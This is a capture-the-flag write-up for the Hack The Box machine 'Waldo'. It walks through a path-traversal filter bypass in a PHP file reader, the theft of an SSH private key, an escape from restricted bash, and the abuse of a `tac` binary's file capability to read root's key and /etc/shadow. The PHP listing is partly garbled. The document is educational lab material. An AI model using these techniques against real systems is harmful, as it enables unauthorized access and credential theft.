Waldo Writeup by artikrh

SPECIFICATIONS

- Target OS: Linux
- IP Address: 10.10.10.87
- Difficulty: 4.4 / 10
- Services: HTTP

CONTENTS


Getting User

As usually, we start with `nmap` to see which ports are open on the server.

```
$ nmap -sC -sV -oN nmap.init 10.10.10.87

22/tcp   open     ssh            OpenSSH 7.5 (protocol 2.0)
80/tcp   open     http           nginx 1.12.2
8888/tcp filtered sun-answerbook
```


We see HTTP running on port 80, so we check that first:




There is not much interesting things we can do on the web interface itself. We could try to enumerate the web for hidden files/directories, but wildcard reponses were found, in which the server instead of outputing 404 errors, it will simply redirect you to http://10.10.10.87/list.html. We could find a workaround by analyzing HTTP responses' content length, but there is no need to in this box.

We will open Burp Suite and analyze HTTP requests from our side when we try to view, add or delete a list in the web application's list manager.


When we refresh the page to load new list contents, we will intercept the request to see if any parameters is being passed.




We notice `path=./.list/` is being requested with `dirRead.php`, which in response we get a JSON encoded object. If we modify the path parameter from `./.list/` to `./`, we will get web server's directory content:



There are four PHP files (four operations we can do). If we click a list (let's say, `list4`), then `fileRead.php` will be invoked along with the parameter of `file=./.list/file4`:




We change that to `file=./fileRead.php` to get its code content in plaintext:



A little bit of sanitizing and we get the regular format of the PHP file:

```
<?php
if(['REQUEST_METHOD'] === "POST"){
        ['file'] = false;
        header('Content-Type: application/json');
        if(isset(['file'])){
                header('Content-Type: application/json');
                ['file'] = str_replace( array("../", ".."), "", ['file']);
                if(strpos(['file'], "user.txt") === false){
                         = fopen("/var/www/html/" . ['file'], "r");
                        ['file'] = fread(,filesize(['file']));
                        fclose();
                }
        }
        echo json_encode();
}
```


Notice how `str_replace` function tries to eliminate system traversal, and it will always check if `user.txt` is present in the parameter, which if it is, it will skip reading that file. To bypass system traversal filter, we will trick the PHP files using multiple dots and slashes like in the following case when we want to print the `/etc/passwd` file:




If we sanitize the output (for new lines and the escape character), and remove non-available or non-existent accounts (which have, for example, `/sbin/nologin` 'shell'), we get the following output:

```
root:x:0:0:root:/root:/bin/sh
operator:x:11:0:operator:/root:/bin/sh
postgres:x:70:70::/var/lib/postgresql:/bin/sh
nobody:x:65534:65534:nobody:/home/nobody:/bin/sh
```

We found our target user `nobody`. Let's get back to `dirRead.php` and try to enumerate the system for sensitive files we can read and find a way to get in the system. When it comes to sensitive files, we should check the `.ssh` folder:



There is an unusual file called `.monitor`, which turns out to be a SSH private key:



We will connect through SSH at our target user and retrieve the user flag:

```
$ cat key_unsanitized | sed 's/\\n/\n/g' | sed 's/\\//g' > id_rsa
$ ssh -i id_rsa nobody@10.10.10.87
```

```
arti@offiziersmesser:~/htb/waldo$ ssh -i id_rsa nobody@10.10.10.87
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$ ls
user.txt
waldo:~$ wc -c user.txt
33 user.txt
```

Getting Root

We will SSH into `monitor@localhost` (using the `.monitor` private key) and add `-t bash` parameter to escape `monitor`'s initial shell which was restriced bash.

```
$ ssh -i ~/.ssh/.monitor monitor@localhost -t bash
```

Now that we are logged in as `monitor`, we will notice that almost every command we type is 'not found', and that is because the `$PATH` variable is not defined for the common directories where binaries reside:

```
monitor@waldo:~$ echo $PATH
/home/monitor/bin:/home/monitor/app-dev:/home/monitor/app-dev/v0.1
```

Instead of using full path for binaries, we will simply add the common directiories to the `$PATH` variable:

```
$ export PATH="$PATH:/usr/sbin:/usr/bin:/sbin:/bin"
```

Now that we are all set and ready, we start enumerating the box. There is a `app-dev` folder in the home directory where we can find a bunch of files about a program called `logManager`.

If we take a look at the C code of the program, we notice that the purpose of it is to print log files to the standard output (basically a `cat` from the header's `printf` function) based on a parameter. For example, `-a` will print `/var/log/auth.log` based on this piece of code:

```
...
case 'a' :
      strncpy(filename, "/var/log/auth.log", sizeof(filename));
      printFile(filename);
      break;
...
```

If we execute the `~/app-dev/logManager` program with an arbitrary parameter, we will get the `Cannot open file` error from `logManager.h`. This is completely normal, as the `logManager` program is owned by `app-dev:monitor` which do not have elevated permissions to do operations such as print log files (which are owned by `root:root`). However, there is another version of the program located `in ~/app-dev/v0.1` which can actually do such operations:

```
monitor@waldo:~/app-dev$ ls
logMonitor  logMonitor.bak  logMonitor.c  logMonitor.h  logMonitor.h.gch  logMonitor.o  makefile  v0.1
monitor@waldo:~/app-dev$ ./logMonitor -h
Usage: logMonitor [-aAbdDfhklmsw] [--help]
monitor@waldo:~/app-dev$ ./logMonitor -a
Cannot open file
monitor@waldo:~/app-dev$ v0.1/logMonitor-0.1 -a
Aug  6 09:14:48 waldo sshd[870]: Received disconnect from 127.0.0.1 port 51632:11: disconnected by user
Aug  6 09:14:48 waldo sshd[870]: Disconnected from 127.0.0.1 port 51632
Aug  6 09:14:48 waldo systemd-logind[408]: Removed session 3.
```

If we take a look at the long format of `ls` for these binary files, they are almost identical at first sight:

```
monitor@waldo:~/app-dev$ ls -la logMonitor
-rwxrwx--- 1 app-dev monitor 13704 Jul 24 08:10 logMonitor
monitor@waldo:~/app-dev$ ls -la v0.1/logMonitor-0.1
-r-xr-x--- 1 app-dev monitor 13706 May  3 16:50 v0.1/logMonitor-0.1
monitor@waldo:~/app-dev$ sha1sum logMonitor v0.1/logMonitor-0.1
113c5427a09b71213f1af655f72400bc24e47631  logMonitor
e9624dca6f337cebe803834765b4f20e321132f3  v0.1/logMonitor-0.1
```

There is no SUID bit set in any of these files, but if we check for file capabilities using `getcap` command, we will notice that the `logMonitor-0.1` has the `cap_dac_read_search+ei` capability.

```
monitor@waldo:~/app-dev$ getcap logMonitor
monitor@waldo:~/app-dev$ getcap v0.1/logMonitor-0.1
v0.1/logMonitor-0.1 = cap_dac_read_search+ei
```

This means that the binary file is able to bypass file read permission checks and directory read and execute permission checks. In other words, you can print any files in the system as a normal user when the program has such capability. Thing is, the program prints log files only and you cannot get it to print arbitrary files. The trick here was to make this observation and move on to continue enumerating the machine while searching for either binaries or processes that might have such unusual capabilities (that can be a result of a careless system administrator).

I quickly found out that `tac` binary had the same capabilities as our `logManager-0.1`:

```
monitor@waldo:/bin$ getcap *
monitor@waldo:/bin$ cd /usr/bin
monitor@waldo:/usr/bin$ getcap *
tac = cap_dac_read_search+ei
```

`tac` concatenates each file to standard output just like the `cat` command, but in reverse: line-by-line, printing the last line first. This is useful (for instance) for examining a chronological log file in which the last line of the file contains the most recent information.

We can either directly print the root flag:

```
$ tac /root/root.txt
```

Or in some cases, get the root's private key or view the `/etc/shadow` file:

```
$ tac /root/.ssh/id_rsa | tac
$ tac /etc/shadow | tac
```

Note: Double `tac` to reverse the output back to the 'normal' form.